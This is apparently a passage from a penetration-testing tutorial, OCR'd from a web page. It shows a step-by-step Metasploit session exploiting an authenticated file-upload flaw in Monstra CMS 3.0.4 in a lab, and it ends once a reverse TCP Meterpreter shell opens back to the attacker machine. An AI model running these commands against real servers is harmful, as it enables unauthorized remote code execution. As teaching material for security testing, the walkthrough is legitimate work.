
-sing the uploaded file. Even this module needs credentials to work.This module has been te-sted on a Windows machine.

Start Metasploit and search for monstra_fileupload_exec module as shown below.




```
msf5 > search monstra

Matching Modules
================

   Name                                                     Disclosure Date  Rank
    Check  Description
   ----                                                     ---------------  ----
    -----  -----------
   auxiliary/server/capture/http_javascript_keylogger                        normal
    No     Capture: HTTP JavaScript Keylogger
   exploit/multi/http/monstra_fileupload_exec               2017-12-18       excelle
nt  Yes    Monstra CMS Authenticated Arbitrary File Upload
   exploit/multi/http/phpmyadmin_null_termination_exec     2016-06-23       excelle
nt  Yes    phpMyAdmin Authenticated Remote Code Execution
   exploit/multi/http/rails_json_yaml_code_exec             2013-01-28       excelle
nt  No     Ruby on Rails JSON Processor YAML Deserialization Code Execution
   exploit/multi/http/rails_xml_yaml_code_exec              2013-01-07       excelle
nt  No     Ruby on Rails XML Processor YAML Deserialization Code Execution
   exploit/unix/webapp/tikiwiki_upload_exec                 2016-07-11       excelle
nt  Yes    Tiki Wiki Unauthenticated File Upload Vulnerability


msf5 > 
```

Load the monstra_fileupload_exec module module as shown below. Type the command show options to have a look at all the options this module requires.




```
msf5 > use exploit/multi/http/monstra_fileupload_exec
msf5 exploit(multi/http/monstra_fileupload_exec) > show options

Module options (exploit/multi/http/monstra_fileupload_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       Password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[
,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identi
fier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connecti
ons
   TARGETURI  /                yes       Base Monstra CMS directory path
   USERNAME                    yes       Username to authenticate with
   VHOST                       no        HTTP server virtual host
```




```
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be spe
cified)
   LPORT  4444             yes       The listen port
```

As you can see in the image above, almost all the options are already set. The only options it requires is the rhosts option, username option and password options.Set the rhosts,usernam-e and password options as shown below. Here we have changed the rport option to 8080 as our target web server is running on that port. The username and passwords are "admin" and "123456" respectively. The lhost address is the IP address of our attacker system. We need to set that also. The check command confirms that the target is indeed vulnerable.



```
msf5 exploit(multi/http/monstra_fileupload_exec) > set rhosts 192.168.41.1
rhosts => 192.168.41.1
msf5 exploit(multi/http/monstra_fileupload_exec) > set rport 8080
rport => 8080
msf5 exploit(multi/http/monstra_fileupload_exec) > set targeturi monstra-3.0.4
targeturi => monstra-3.0.4
msf5 exploit(multi/http/monstra_fileupload_exec) > set lhost 192.168.41.150
lhost => 192.168.41.150
msf5 exploit(multi/http/monstra_fileupload_exec) > set username admin
username => admin
msf5 exploit(multi/http/monstra_fileupload_exec) > set password 123456
password => 123456
msf5 exploit(multi/http/monstra_fileupload_exec) > check
[*] 192.168.41.1:8080 - The target appears to be vulnerable.
msf5 exploit(multi/http/monstra_fileupload_exec) > 
```

Execute the module using the run command as shown below.As you can see in the image b-elow, the exploit first authenticates, then uploads a file, renames it to a .php file and then exp loits it to get a meterpreter session on the target. Once the meterpreter session is acquired, the uploaded file is deleted. Use sysinfo command to get basic information about our target system.



```
msf5 exploit(multi/http/monstra_fileupload_exec) > run

[*] Started reverse TCP handler on 192.168.41.150:4444
[+] Authentication successful : [ admin : 123456 ]
[*] Executing Payload
[*] Sending stage (38247 bytes) to 192.168.41.1
[*] Meterpreter session 2 opened (192.168.41.150:4444 -> 192.168.41.1:55802) at
2019-02-08 12:15:58 -0500
[+] Deleted zUXEtAZwf.PHP

meterpreter > sysinfo
